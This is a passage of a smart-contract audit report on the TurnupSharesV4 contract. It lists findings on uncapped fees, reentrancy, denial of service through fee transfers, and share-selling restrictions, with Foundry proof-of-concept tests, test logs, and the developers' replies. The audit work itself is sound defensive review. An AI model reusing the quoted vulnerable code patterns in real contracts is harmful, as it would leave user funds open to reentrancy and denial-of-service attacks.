571       if (success) {
572         consumed += expectedPrices[i] - excess;
573       }
574     }
575     if (msg.value < consumed) revert InsufficientFunds();
576     uint256 remain = msg.value - consumed;
577     _sendFundsBackIfUnused(remain);
```

Additionally, the issue also exists in the `claimReservedWishPass()` function.

```
637     if (msg.value < price + protocolFee + subjectFee) revert
TransactionFailedDueToPrice();
638     wishPasses[wisher].reservedQuantity = 0;
639     wishPasses[wisher].balanceOf[sharesSubject] += amount;
640     protocolFees += protocolFee;
641     uint256 supply = wishPasses[wisher].totalSupply;
642     emit Trade(_msgSender(), sharesSubject, true, amount, price, supply,
 SubjectType.BIND);
643     (bool success, ) = sharesSubject.call{value: subjectFee}("");
644     if (!success) revert UnableToSendFunds();
645   }
```

[TURNUP Team, 12/07/2023]:

Fixed batchBuyShares in https://github.com/TurnUpTeam/turnup-contracts/pull/33 .

Working now of the second part

[TURNUP Team, 12/07/2023]:

Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/34 .

[CertiK, 12/07/2023]:

The team heeded the advice to resolve this issue and changes were included in the commit 5afac600e0ffe11fb1809df4dd6fd04962ac2873.

TUT-02 | NO UPPER LIMIT FOR FEE

Category	Severity	Location	Status
Logical Issue	Medium	contracts/TurnupSharesV4.sol (1206-main-1a18d2): 270, 277; contracts/TurnupSharesV4.sol (983e72e1ea6c7630efe6cac0562571837c2285cc): 162~163, 169~170	Resolved

Description

There are no upper boundaries for the function below which is used to set the fee percents for both protocol and subject.

- setProtocolFeePercent() - Set the protocol fee percent.
- setSubjectFeePercent() - Set the subject fee percent.

It is possible to set the fees up to any arbitrary amount.

Recommendation

We recommend adding reasonable boundaries for the fees.

Alleviation

[TURNUP Team, 11/30/2023]:

Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/18.

[CertiK, 11/30/2023]:

The team heeded the advice to resolve this issue and changes were included in the commit 5dfedb09c8e91ed2fce9fc119d2315f3e52e4939. Both `protocolFee` and `subjectFee` are capped at a maximum of 5%.

It's observed that this patch commit has not been integrated into the audit rectification commit d9ce68588d4b82076c31b861e499794f4310b346.

TVT-01 | POTENTIAL REENTRANCY ATTACK (SENDING TOKENS)

Category	Severity	Location	Status
Concurrency	Medium	contracts/TurnupSharesV4.sol (1201-main-5e0075): 330, 331, 374, 381, 391, 393, 495~501, 510, 590, 592, 624, 626	Resolved

Description

A reentrancy attack can occur when the contract creates a function that makes an external call to another untrusted contract before resolving any effects. If the attacker can control the untrusted contract, they can make a recursive call back to the original function, repeating interactions that would have otherwise not run after the external call resolved the effects.

External call(s)

```
330     (, uint256 excess) = _buyShares(sharesSubject, amount, msg.value, true);
```

- This function call executes the following external call(s).
- In `TurnupSharesV4._buyShares`,
  - `(success,None) = sharesSubject.call{value: subjectFee}("")`
- In `TurnupSharesV4._buyShares`,
  - `(success_scope_0,None) = sharesSubject.call{value: subjectFee}("")`

```
331     if (excess > 0) _sendFundsBackIfUnused(excess);
```

- This function call executes the following external call(s).
- In `TurnupSharesV4._sendFundsBackIfUnused`,
  - `(success,None) = _msgSender().call{value: amount}("")`

State variables written after the call(s)

```
331     if (excess > 0) _sendFundsBackIfUnused(excess);
```

- This function call executes the following assignment(s).
- In `TurnupSharesV4._sendFundsBackIfUnused`,

- `protocolFees += amount`

External call(s)

```
495         (bool success, uint256 excess) = _buyShares(
496           sharesSubjects[i],
497           amounts[i],
498           expectedPrices[i],
499 
// Since prices can change, we don't revert on price error to avoid cancelling all
the purchases

500           false
501         );
```

- This function call executes the following external call(s).
- In `TurnupSharesV4._buyShares`,
  - `(success,None) = sharesSubject.call{value: subjectFee}("")`
- In `TurnupSharesV4._buyShares`,
  - `(success_scope_0,None) = sharesSubject.call{value: subjectFee}("")`

```
510         _sendFundsBackIfUnused(msg.value - excesses);
```

- This function call executes the following external call(s).
- In `TurnupSharesV4._sendFundsBackIfUnused`,
  - `(success,None) = _msgSender().call{value: amount}("")`

State variables written after the call(s)

```
510         _sendFundsBackIfUnused(msg.value - excesses);
```

- This function call executes the following assignment(s).
- In `TurnupSharesV4._sendFundsBackIfUnused`,
  - `protocolFees += amount`

External call(s)

```
590     (bool success, ) = protocolFeeDestination.call{value: protocolFees}("");
```

State variables written after the call(s)

```
592       protocolFees -= amount;
```

External call(s)

```
624     (bool success, ) = beneficiary.call{value: DAOBalance}("");
```

State variables written after the call(s)

```
626       DAOBalance -= amount;
```

Recommendation

We recommend using the Checks-Effects-Interactions Pattern to avoid the risk of calling unknown contracts or applying OpenZeppelin ReentrancyGuard library - `nonReentrant` modifier for the aforementioned functions to prevent reentrancy attack.

Alleviation

[TURNUP Team, 12/06/2023]:
I fixed it in https://github.com/TurnUpTeam/turnup-contracts/pull/30 .

First, I replaced all the low level `call` with `send`, which in itself reduces the risks.

Second, I implemented ReentrancyGuard in the contract. I cannot extend the OpenZeppelin base contract, because V3 has been deployed, and upgrading to V4 we would break the storage.

Sorry, for some reason one commit got lost. I made a new PR to add again the ReentrancyGuard

https://github.com/TurnUpTeam/turnup-contracts/pull/31

[CertiK, 12/06/2023]:
Thanks for the update. We do not recommend the team replace all the low level 'call' with 'send' since some contracts may not be able to receive the funds. Those functions forward only a fixed amount of gas (2300 specifically) and the receiving contracts may run out of gas before finishing the transfer. Also, EVM instructions' gas costs may increase in the future. Thus, some contracts that can receive now may stop working in the future due to the gas limitation.

We recommend the team use the Checks-Effects-Interaction Pattern. (https://fravoll.github.io/solidity-

patterns/checks_effects_interactions.html)

[TURNUP Team, 12/06/2023]:
Thanks. In one scenario that is not possible. Anyway, I may change back any case where that is possible, which in tandem with the ReentrancyGuard should be fine.

I reverted back to call in https://github.com/TurnUpTeam/turnup-contracts/pull/32, and I implemented everywhere possible the Checks-Effects-Interactions Pattern.

I also broke up the buy and sell function in size internal functions to avoid a too-deep stack error. Despite the split, nothing has changed there.

[CertiK, 12/06/2023]:
The team heeded the advice to resolve this issue and changes were included in the commit 1a18d23ac46149418a40ebbe8a99f9f0e6aec33d.

CON-01 | LACK OF STORAGE GAP IN UPGRADEABLE CONTRACT

Category	Severity	Location	Status
Logical Issue	Minor	contracts/TurnupSharesV4.sol (1201-main-d9ce68): 11; contracts/mocks/TurnupSharesV4b.sol (1201-main-d9ce68): 8	Resolved

Description

There is no storage gap preserved in the logic contract. Any logic contract that acts as a base contract that needs to be inherited by other upgradeable child should have a reasonable size of storage gap preserved for the new state variable introduced by the future upgrades.

Recommendation

We recommend having a storage gap of a reasonable size preserved in the logic contract in case that new state variables are introduced in future upgrades. For more information, please refer to: https://docs.openzeppelin.com/contracts/3.x/upgradeable#storage_gaps.

Alleviation

[CertiK, 12/06/2023]:
The team heeded the advice to resolve this issue and changes were included in the commit d73ecd5ebb24e40a19cfef245b8554affd1abdd4.

TST-02 | BOUND SUBJECT CANNOT SELL ALL SHARES OF SELF

Category	Severity	Location	Status
Logical Issue	Minor	contracts/TurnupSharesV4.sol (1201-main-d9ce68): 423	Acknowledged

Description

The issue in the `sellShares()` function of the `TurnupSharesV4` contract is that it restricts the wisher from selling all their shares, including the first share, by the internal `_checkBalance()` function.

```
 400    function _checkBalance(address sharesSubject, uint256 balance, uint256 amount
) internal view {
 401      if (balance < amount) revert InsufficientKeys(balance);
 402      if (sharesSubject == _msgSender() && balance == amount) revert
CannotSellLastKey();
 403    }
```

The `_checkBalance()` function is called to verify if the wisher has sufficient shares to sell and if they are attempting to sell their last share. If the wisher's balance is equal to the amount they want to sell, the function reverts with the error message `CannotSellLastKey()`. This check is intended for regular KEY subjects to prevent them from selling their only share, which was bought for free.

However, for wishers, the situation is different. After creating a wish, there are reserved shares in the wish subject. The wisher should be able to purchase additional shares based on the non-zero supply. Even for the wisher themselves, they should pay for their first share. But the current implementation prevents the wisher from selling their first share, which is unfair.

Likewise, if a wisher is associated with a subject, following this, if the subject purchases just one share of itself, it's not cost-free and cannot be sold.

Proof of Concept

This proof of concept demonstrates a situation using Foundry where a wisher cannot sell all its shares.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.19;

import "forge-std/Test.sol";
import "../contracts/TurnupSharesV4.sol";
import "@openzeppelin/contracts/proxy/ERC1967/ERC1967Proxy.sol";
import "solpretty/SolPrettyTools.sol";
import "./TimestampConverter.sol";

contract Custom1967Proxy is ERC1967Proxy {
    constructor(address _implementation, bytes memory _data)
ERC1967Proxy(_implementation, _data) {}
}

contract TurnupSharesV5Test is Test, SolPrettyTools {
    using TimestampConverter for uint256;

    TurnupSharesV4 public turnupSharesV5Impl;
    Custom1967Proxy public turnupSharesV5Proxy;
    TurnupSharesV4 public turnupSharesV5;

    address public Bob = makeAddr("Bob");
    address public Tom = makeAddr("Tom");
    address public Operator = makeAddr("Operator");
    address public FeeDestination = makeAddr("FeeDestination");
    address public DAO = makeAddr("DAO");

    address public WISH = makeAddr("WISH");
    address public BIND = makeAddr("BIND");
    address public SubjectA = makeAddr("SubjectA");

    function setUp() public {
        vm.warp(1701424800);
        turnupSharesV5Impl = new TurnupSharesV4();
        turnupSharesV5Proxy = new Custom1967Proxy(address(turnupSharesV5Impl), "");
        turnupSharesV5 = TurnupSharesV4(address(turnupSharesV5Proxy));
        turnupSharesV5.initialize();
        turnupSharesV5.setOperator(Operator);
        turnupSharesV5.setFeeDestination(FeeDestination);
        turnupSharesV5.setProtocolFeePercent(0.05 ether); //5%
        turnupSharesV5.setSubjectFeePercent(0.05 ether); //5%
        turnupSharesV5.setDAO(DAO);

        //init funds
        deal(WISH, 1000 ether);
        deal(BIND, 1000 ether);
        deal(SubjectA, 1000 ether);
        deal(Bob, 1000 ether);
        deal(Tom, 1000 ether);
```

```
        deal(address(turnupSharesV5Proxy), 10000 ether);

        //set lables
        vm.label(SubjectA, "SubjectA");
        vm.label(WISH, "WISH");
        vm.label(BIND, "BIND");
        vm.label(Bob, "Bob");
        vm.label(Tom, "Tom");
        vm.label(DAO, "DAO");
    }

    // === WISH tests
    function test_newWishPass_buyShares() public {
        vm.startPrank(Operator);
        console2.log("Operator create a new wish with 10 reserved shares");
        turnupSharesV5.newWishPass(WISH, 10);
        vm.startPrank(Bob);
        uint256 amount = 10;
        uint payment = turnupSharesV5.getBuyPriceAfterFee(WISH, amount);
        console2.log("Bob buys %d shares of WISH by paying %d", amount, payment);
        turnupSharesV5.buyShares{value: payment}(WISH, amount);
    }

    function newWishPass(address wish) internal {
        console2.log("Current time: %s", block.timestamp.convertTimestamp());
        vm.startPrank(Operator);
        console2.log("PRIVILEGE: Operator create a new [Wisher:%s] with 8 reserved
shares",
            vm.getLabel(wish));
        turnupSharesV5.newWishPass(wish, 8);
        showSupply(wish);
        vm.stopPrank();
    }

    function bindWishPass(address subject, address wish) internal {
        console2.log("Current time: %s", block.timestamp.convertTimestamp());
        vm.startPrank(Operator);
        showSupply(subject);
        showSupply(wish);
        console2.log("PRIVILEGE: Operator binds [Wisher-%s] to [Subject-%s]",
            vm.getLabel(wish), vm.getLabel(subject));
        turnupSharesV5.bindWishPass(subject, wish);
        showSupply(subject);
        showSupply(wish);
        vm.stopPrank();
    }

    function buyerBuySharesFrom(address buyer, address subject, uint256 amount)
internal {
```

```
        console2.log("Current time: %s", block.timestamp.convertTimestamp());
        vm.startPrank(buyer);
        showBalanceOf(subject, buyer);
        //uint price = turnupSharesV4.getBuyPrice(subject, amount);
        //uint subjectFee = turnupSharesV4.getSubjectFee(price);
        uint payment = turnupSharesV5.getBuyPriceAfterFee(subject, amount);
        console2.log("USER: %s buys %d shares from %s with payment:",
            vm.getLabel(buyer), amount, vm.getLabel(subject));
        pp(payment, 18, 5, "ether");
        //pp(subjectFee, 18, 5, "ether");
        turnupSharesV5.buyShares{value: payment}(subject, amount);
        showBalanceOf(subject, buyer);
        vm.stopPrank();
    }

    function showBalanceOf(address subject, address user) internal {
        uint256 balance = turnupSharesV5.getBalanceOf(subject, user);
        console2.log("BALANCE: %s has %d shares from %s with available coins:",
            vm.getLabel(user), balance, vm.getLabel(subject));
        pp(user.balance, 18, 5, "ether");
    }

    function sellerSellSharesFrom(address seller, address subject, uint256 amount)
internal {
        console2.log("Current time: %s", block.timestamp.convertTimestamp());
        vm.startPrank(seller);
        showBalanceOf(subject, seller);
        //uint price = turnupSharesV4.getSellPrice(subject, amount);
        //uint subjectFee = turnupSharesV4.getSubjectFee(price);
        console2.log("USER: %s sells %d shares from %s",
            vm.getLabel(seller), amount, vm.getLabel(subject));
        //pp(subjectFee, 18, 5, "ether");
        turnupSharesV5.sellShares(subject, amount);
        showBalanceOf(subject, seller);
        vm.stopPrank();
    }

    function showSupply(address subject) internal {
        console2.log("SUPPLY: %s's supply is %d, sharesSupply is %d",
            vm.getLabel(subject), turnupSharesV5.getSupply(subject),
turnupSharesV5.sharesSupply(subject));
    }

    function test_POC3_newWish_WisherCannotSellAll() public {
        vm.deal(address(turnupSharesV5), 0);
        newWishPass(WISH);
        vm.warp(block.timestamp + 1 days);
        buyerBuySharesFrom(Bob, WISH, 10);
        vm.warp(block.timestamp + 1 days);
```

```
        buyerBuySharesFrom(WISH, WISH, 1);
        vm.warp(block.timestamp + 1 hours);
        buyerBuySharesFrom(WISH, WISH, 10);
        vm.warp(block.timestamp + 1 days);
        sellerSellSharesFrom(WISH, WISH, 11);
    }

}
```

Result output:

```
 % forge test --mc TurnupSharesV5Test --mt test_POC_newWish_WisherCannotSellAll -vv
[⠒] Compiling...
[⠒] Compiling 1 files with 0.8.19
[⠒] Solc 0.8.19 finished in 1.66s
Compiler run successful!

Running 1 test for test/TurnupSharesV5.t.sol:TurnupSharesV5Test
[FAIL. Reason: CannotSellLastKey()] test_POC_newWish_WisherCannotSellAll() (gas:
632427)
Logs:
  Current time: 2023-12-1 10:0:0
  PRIVILEGE: Operator create a new [Wisher:WISH] with 8 reserved shares
  SUPPLY: WISH's supply is 8, sharesSupply is 0
  Current time: 2023-12-2 10:0:0
  BALANCE: Bob has 0 shares from WISH with available coins:
  1,000.00000 ether
  USER: Bob buys 10 shares from WISH with payment:
  0.90475 ether
  BALANCE: Bob has 10 shares from WISH with available coins:
  999.09525 ether
  Current time: 2023-12-3 10:0:0
  BALANCE: WISH has 0 shares from WISH with available coins:
  1,000.00000 ether
  USER: WISH buys 1 shares from WISH with payment:
  0.17820 ether
  BALANCE: WISH has 1 shares from WISH with available coins:
  999.82180 ether
  Current time: 2023-12-3 11:0:0
  BALANCE: WISH has 1 shares from WISH with available coins:
  999.82180 ether
  USER: WISH buys 10 shares from WISH with payment:
  3.08275 ether
  BALANCE: WISH has 11 shares from WISH with available coins:
  996.73905 ether
  Current time: 2023-12-4 11:0:0
  BALANCE: WISH has 11 shares from WISH with available coins:
  996.73905 ether
  USER: WISH sells 11 shares from WISH

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 3.91ms

Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
Encountered 1 failing test in test/TurnupSharesV5.t.sol:TurnupSharesV5Test
[FAIL. Reason: CannotSellLastKey()] test_POC_newWish_WisherCannotSellAll() (gas:
632427)
```

```
Encountered a total of 1 failing tests, 0 tests succeeded
```

Recommendation

It is recommended to restructure the logic to guarantee that no ether remains in the contract once all shares have been sold.

Alleviation

[TURNUP Team, 12/05/2023]:
It is this way by design. When the operator sets up a wish, it initially uses a temporary address. This address isn't a real account owned by any user; instead, it's created and managed by the app specifically for setting up the wish. It's just a placeholder, not meant for active use like selling shares. When the VIP joins the app and the wish is bound, the app somehow replaces the temporary address with the VIP user's actual address. So, the temporary address is just there to get things started and remains inactive, serving no purpose once a real user's address takes over. I think we can make it more clear adding some revert if the wisher tries to sell a not-bound wish.

Let me repeat that a wisher will never buy any of their wishes because a wisher does not exist, however, to consider the hypothetical case that the app gets crazy and would like to allow that, I added a specific revert if that is attempted at

https://github.com/TurnUpTeam/turnup-contracts/blob/main/contracts/TurnupSharesV4.sol#L365

[CertiK, 12/06/2023]:
Thank you for the update. We would like to remind the team that if a wish was linked to a shareSubject and the shareSubject purchased one share, they cannot sell this share due to the _checkBalance function. Instead, the shareSubject needs to call the claimReservedWishPass function to claim the reserved wish pass. However, the shareSubject may not have enough ether to claim all the reserved shares. Unless they use the flashloan operation to claim the reserved pass and sell enough shares to repay the flashloan. However, this process may force the shareSubject to sell a portion of their reserved shares immediately.

Update the POC according to the current design:

```
    function test_POC3_newWish_BindWish_BindCannotSellAll() public {
        vm.deal(address(turnupSharesV5), 0);
        newWishPass(WISH);
        vm.warp(block.timestamp + 1 days);
        buyerBuySharesFrom(Bob, WISH, 10);
        vm.warp(block.timestamp + 1 days);
        bindWishPass(BIND, WISH);
        buyerBuySharesFrom(BIND, BIND, 1);
        vm.warp(block.timestamp + 1 hours);
        buyerBuySharesFrom(BIND, BIND, 10);
        vm.warp(block.timestamp + 1 days);
        sellerSellSharesFrom(BIND, BIND, 11);
    }
```

Result output:

```
% forge test --mc TurnupSharesV5Test --mt
test_POC3_newWish_BindWish_BindCannotSellAll -vv
[⠒] Compiling...
No files changed, compilation skipped

Running 1 test for test/TurnupSharesV5.t.sol:TurnupSharesV5Test
[FAIL. Reason: CannotSellLastKey()] test_POC3_newWish_BindWish_BindCannotSellAll()
(gas: 816339)
Logs:
  Current time: 2023-12-1 10:0:0
  PRIVILEGE: Operator create a new [Wisher:WISH] with 8 reserved shares
  SUPPLY: WISH's supply is 8, sharesSupply is 0
  Current time: 2023-12-2 10:0:0
  BALANCE: Bob has 0 shares from WISH with available coins:
  1,000.00000 ether
  USER: Bob buys 10 shares from WISH with payment:
  0.90475 ether
  BALANCE: Bob has 10 shares from WISH with available coins:
  999.09525 ether
  Current time: 2023-12-3 10:0:0
  SUPPLY: BIND's supply is 0, sharesSupply is 0
  SUPPLY: WISH's supply is 18, sharesSupply is 0
  PRIVILEGE: Operator binds [Wisher-WISH] to [Subject-BIND]
  SUPPLY: BIND's supply is 18, sharesSupply is 0
  SUPPLY: WISH's supply is 18, sharesSupply is 0
  Current time: 2023-12-3 10:0:0
  BALANCE: BIND has 0 shares from BIND with available coins:
  1,000.04112 ether
  USER: BIND buys 1 shares from BIND with payment:
  0.17820 ether
  BALANCE: BIND has 1 shares from BIND with available coins:
  999.87102 ether
  Current time: 2023-12-3 11:0:0
  BALANCE: BIND has 1 shares from BIND with available coins:
  999.87102 ether
  USER: BIND buys 10 shares from BIND with payment:
  3.08275 ether
  BALANCE: BIND has 11 shares from BIND with available coins:
  996.92840 ether
  Current time: 2023-12-4 11:0:0
  BALANCE: BIND has 11 shares from BIND with available coins:
  996.92840 ether
  USER: BIND sells 11 shares from BIND

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 10.65ms

Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
```

```
Encountered 1 failing test in test/TurnupSharesV5.t.sol:TurnupSharesV5Test
[FAIL. Reason: CannotSellLastKey()] test_POC3_newWish_BindWish_BindCannotSellAll()
(gas: 816339)

Encountered a total of 1 failing tests, 0 tests succeeded
```

Based on this case, it appears that BIND cannot sell all of its 11 shares unless it calls the claimReservedWishPass and forcibly purchases the reserved shares. However, there is a possibility that BIND may not have enough ether/money to claim all the reserved shares.

If this design is intentional, we recommend that the team clearly specify this scenario in the public document. If not, we recommend that the team add additional logic to ensure that BIND can sell all of its shares if the reserved shares are not claimed.

[TURNUP Team, 12/07/2023]:
The reserved shares are at the minimum possible price. Any later share will cost more. So, I don't see any reason why the user would buy expensive shares instead of the reserved ones. I didn't design the protocol and I am not sure it is this way by design, but I am pretty sure that in the white-paper we will publish when the contract is ready, all those details will be explained.

[Certik, 12/07/2023]: We have reduced the severity of the issue, but it still exists. In some cases, BIND accounts may not choose to claim their reserved shares first, and as a result, they may not be able to sell all of their non-reserved shares.

An edge case example is when the reserved share is set to 49. The cost of claiming the reserved shares will be 19 ether (which is about $4000 in the BSC chain), which is close to the price of one share when the total supply is around 195. In such a scenario, BIND account holders may choose to purchase normal shares first when the total supply is low.

```
    function testPrice() public{
        uint256 priceToBuyReservedShares = turnupSharesV4.getPrice(0, 49);
        uint256 priceToBuyNormalShares = turnupSharesV4.getPrice(195, 1);
        console2.log("The price of claiming reserved shares:",
priceToBuyReservedShares);
        console2.log("The price of buying one share when the total supply is 195:",
priceToBuyNormalShares);
    }
```

```
Logs:
  The price of claiming reserved shares: 19012000000000000000
  The price of buying one share when the total supply is 195: 19012500000000000000
```

TSV-11 | POTENTIAL DOS ATTACK

Category	Severity	Location	Status
Denial of Service	Minor	contracts/TurnupSharesV4.sol (983e72e1ea6c7630efe6cac0562571837c2285cc): 319, 389	Partially Resolved

Description

The issue lies within the `TurnupSharesV4` contract where users are required to pay additional protocol fees and subject fees while purchasing or selling shares. The protocol fee is transferred to the `protocolFeeDestination` address, which can be altered by the contract owner.

```
(bool success2, ) = protocolFeeDestination.call{value: protocolFee}("");
...
if (!success1 || !success2) revert UnableToSendFunds();
```

If the `protocolFeeDestination` is a malicious contract that either lacks a `receive()` or `fallback()` function, or explicitly rejects incoming native coins, this will lead to the entire transaction being reverted. This means that users will be unable to buy or sell shares - a situation known as a denial of service (DoS) attack.

In essence, the problem is that the `TurnupSharesV4` contract does not handle potential failure when sending protocol fees to `protocolFeeDestination`. If the address set as `protocolFeeDestination` is a contract that cannot receive Ether, it will cause the `TurnupSharesV4` contract's buy and sell operations to fail. This vulnerability could be exploited maliciously to disrupt the contract's normal operation and cause a DoS issue.

Recommendation

To address this problem, it is advisable to restructure the code to prevent such a DOS scenario. For instance:

- **Using Externally Owned Accounts (EOA)**: Make sure the `protocolFeeDestination` address is an externally owned account.
- **Using Wrapped Native Token**: Rather than transferring native ETH, the contract could handle the fee transfer with WETH (or a similar wrapped token).
- **Using Pull Over Push Pattern**: As opposed to pushing payments towards recipients, give recipients the ability to pull their own funds. This approach ensures the main contract's operations continue unimpeded, and each recipient is tasked with withdrawing their own funds. If a withdrawal fails for one recipient, it doesn't affect the others. You can read more about this pattern here.

Alleviation

[TURNUP Team, 11/30/2023]:

Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/17 letting the protocolFeeDestination to withdraw the funds, instead of sending the funds to it when a trade occurs.

[CertiK, 12/04/2023]:

The team partially resolved the issue by using the **Pull Over Push Pattern** for the protocol fee, and changes were included in d9ce68588d4b82076c31b861e499794f4310b346. We would like to remind the team the Denial-of-service scenario still can be caused by the ether transfer to the `sharesSubject`.

[TURNUP Team, 12/05/2023]:

The only way to solve that is to let the subject to withdraw its fees, which would add a lot of friction for the user. Consider that the subject are Privy accounts, and to use the app you MUST use Privy to login. Then, someone can still buy a first key with an hostile subject, but since that key won't be visible in the app, there are no risk that users can buy hostile keys. If in the future we decide to open to any wallet, we will move to a withdraw solution.

TSV-13 | MISSING INPUT VALIDATION

Category	Severity	Location	Status
Volatile Code	Minor	contracts/TurnupSharesV4.sol (983e72e1ea6c7630efe6cac0562571837c2285cc): 276, 343, 428	Resolved

Description

In the `TurnupSharesV4` contract, certain functions lack necessary input validations, possibly leading to undesirable outcomes:

1. `buyShares()` : The input parameter `amount` needs a check to ensure it's greater than zero. Buying zero shares doesn't alter the state and is essentially a non-operation.
2. `sellShares()` : Similar to the `buyShares()` function, the `amount` parameter should be validated to be greater than zero. Selling zero shares similarly does not make sense.
3. `bindWishPass()` : The function should check that the input addresses for `sharesSubject` and `wisher` are not identical.

Recommendation

It's recommended to add proper input validations in the aforementioned functions.

Alleviation

[TURNUP Team, 11/30/2023]:

Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/11.

[CertiK, 12/04/2023]:

The team heeded the advice to resolve this issue and changes were included in the commit d9ce68588d4b82076c31b861e499794f4310b346.

TST-01 DISCREPANCY IN SUBJECT REWARDS : BUYING VS. SELLING SHARES

Category	Severity	Location	Status
Logical Issue	Informational	contracts/TurnupSharesV4.sol (1201-main-d9ce68): 436~437	Acknowledged

Description

In the execution of the `buyShares` and `sellShares` functions, a subject fee is applied when purchasing wishes, and if wishes expire without being linked to a share subject during the selling process, the subject fee is refunded to the wishes buyer.

However, the subject fee amount is determined by the current total supply of wishes and the ongoing trading amount. Consequently, the subject fee incurred during the purchase of wishes may differ from the amount incurred during the sale of wishes.

We would like to confirm with the team if this is aligned with the original design.

Recommendation

We recommend reviewing the logic again and ensuring it is as intended.

Alleviation

[TURNUP Team, 11/30/2023]:
Unfortunately, it is not possible to exactly refund any user without adding a variable to store the initial trade and any subsequent sell and buy action. This solution is not ideal, and we fear that may be exploited by faster users, but we cannot invest more time on it at this time and we will try to improve it in the following months, knowing that the first wish cannot expire before 90 days from the deployment of the smart contract.

[CertiK, 12/05/2023]:
The team acknowledged this issue and stated they would improve it in the following months.

TST-04 | EXPIRED WISH CANNOT BE REOPENED

Category	Severity	Location	Status
Design Issue	Informational	contracts/TurnupSharesV4.sol (1201-main-d9ce68): 612	Resolved

Description

The `closeExpiredWish` function resets only the `wishPasses[sharesSubject].parkedFees`. This means that the Wish cannot be reopened. If the address of the Wish is a VIP's EOA or wallet address, this address will not be able to join the platform in the future.

```
function closeExpiredWish(address sharesSubject) external onlyDAO {
  ...
  wishPasses[sharesSubject].parkedFees = 0;
  ...
}
```

Recommendation

We would like to know if this design is intended.

Alleviation

[TURNUP Team, 12/05/2023]:
The wisher is not a real user, it is a temporary address created and managed by the app. So, when a VIP is invited again to join the app, a new wish is created, using a brand new wisher account.

So, it is this way by design.

TST-06 NON-REFUNDABLE FUNDS CONSIDERED AS PROTOCOL FEES

Category	Severity	Location	Status
Design Issue	Informational	contracts/TurnupSharesV4.sol (1201-main-d9ce68): 393	Resolved

Description

The function, `_sendFundsBackIfUnused(uint256 amount)`, attempts to refund any unused Ether back to the sender during a purchase process. It does this by calling the `_msgSender().call{value: amount}("")` function, which returns a boolean `success` value indicating whether the transaction was successful or not.

```
  function _sendFundsBackIfUnused(uint256 amount) internal {
    (bool success, ) = _msgSender().call{value: amount}("");
    // if the transaction fails, to avoid either blocking the process or losing the
amount
    if (!success) protocolFees += amount;
  }
```

The issue arises when the transaction fails (`success` returns false). In such cases, rather than allowing the transaction to fail or lose the amount, the contract adds the unused Ether to `protocolFees`. This essentially means that if buyers overpay for shares and the contract fails to refund the excess, this surplus Ether is treated as protocol fees.

This might not be the intended behavior, especially from the buyer's perspective. Buyers might expect that any overpayment would be refunded to them, not allocated towards protocol fees. This could be seen as an unexpected or hidden cost for the user.

From a design perspective, it would be better to ensure transparency by informing users of this behavior, or ideally, by attempting to prevent overpayment in the first place.

Recommendation

The audit team would like to know whether the current behavior is documented well. Alternatively, If the ether transfer fails, the team can implement logic to either revert or transfer wrapper ether (WETH, WBNB, etc.) back to the user.

Alleviation

[TURNUP Team, 12/06/2023]:
If that happens, the idea is to refund the user manually. Let the transaction fail because of that, spending gas for nothing, looks like a less ideal solution. I will add a comment in next PR.

Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/25, suggesting the user to ask for a refund, while emitting an

event to save the exact address of the user and the expected amount.

[CertiK, 12/06/2023]:
Thank you for the update. The manual refund requires an off-chain operation, which is not within the scope of the audit. Therefore, we will mark this finding as Acknowledged and advise the user to contact the TURNUP team for further assistance.

Furthermore, we would like to remind the team that the current msg.sender cannot receive ether, indicating that it is a contract and may not have the function to handle or withdraw the ether/WETH. As a result, the user may use a different address to contact the team. In such a scenario, the team needs to make an effort to verify if the address is actually owned by the previous msg.sender. Since the case may be rare, a direct revert may be acceptable and can also serve as a reminder for the user to add related functions to their own contract.

[TURNUP Team, 12/06/2023]:
I made the app revert in https://github.com/TurnUpTeam/turnup-contracts/pull/32 .

[CertiK, 12/06/2023]:
The team addressed this issue by implementing a mechanism that rolls back the transaction if the extraneous payment cannot be returned.

```
448   function _sendFundsBackIfUnused(uint256 amount) internal {
449     (bool success, ) = _msgSender().call{value: amount}("");
450     if (!success) revert UnableToSendFunds();
451   }
```

This modification is user-friendly and equitable.

All the changes are reflected in the commit 1a18d23ac46149418a40ebbe8a99f9f0e6aec33d.

TSU-04 | LACK VALIDATION OF PSEUDO ADDRESS FOR WISHER

Category	Severity	Location	Status
Logical Issue	Informational	contracts/TurnupSharesV4.sol (1206-main-1a18d2): 588	Partially Resolved

Description

Based on the discussion regarding finding `TSV-18`, it was determined that the wisher address should be a pseudo address that cannot be used to purchase shares. However, there is currently no validation in the `newWishPass()` function to enforce this requirement.

```
588  function newWishPass(address wisher, uint256 reservedQuantity) external
 virtual onlyOperator {
589      if (sharesSupply[wisher] > 0) revert CannotMakeASubjectAWish();
590      if (reservedQuantity == 0 || reservedQuantity > 50) revert
ReserveQuantityTooLarge();
591      if (wisher == address(0)) revert InvalidZeroAddress();
592      if (wishPasses[wisher].owner != address(0)) revert ExistingWish(wishPasses[
wisher].owner);
593      wishPasses[wisher].owner = wisher;
594      wishPasses[wisher].reservedQuantity = reservedQuantity;
595      wishPasses[wisher].totalSupply = reservedQuantity;
596      wishPasses[wisher].createdAt = block.timestamp;
597      emit WishCreated(wisher, reservedQuantity);
598  }
```

Recommendation

It's recommended to add validation logic in ensure the `wisher` is a pseudo address.

Alleviation

[TURNUP Team, 12/07/2023]:

The idea is to use addresses starting from 0x00000000 like , 0x00000000675B99B2DB634cB2BC0cA8d25EdEC743 , and verify when creating a wish.

```
    bytes32(uint(uint160(address))) < 0x0100000000000000000000000000000000000000
```

Where addresses must start with `0x0000000000`

I implemented it in https://github.com/TurnUpTeam/turnup-contracts/pull/35

[CertiK, 12/07/2023]:

The team implemented a validation check in the function to verify that the `wisher` address is a pseudo address. This change can be seen in the commit 30a3d11a80c5ad940532d30339127a1fe13319a5.

```
  function newWishPass(address wisher, uint256 reservedQuantity) external virtual
onlyOperator {
    if (uint160(wisher) >= uint160(0x0000000001000000000000000000000000000000))
revert InvalidWishedPseudoAddress();
```

By incorporating this approach, the probability of having a normal EOA address as the `wisher` is significantly reduced.

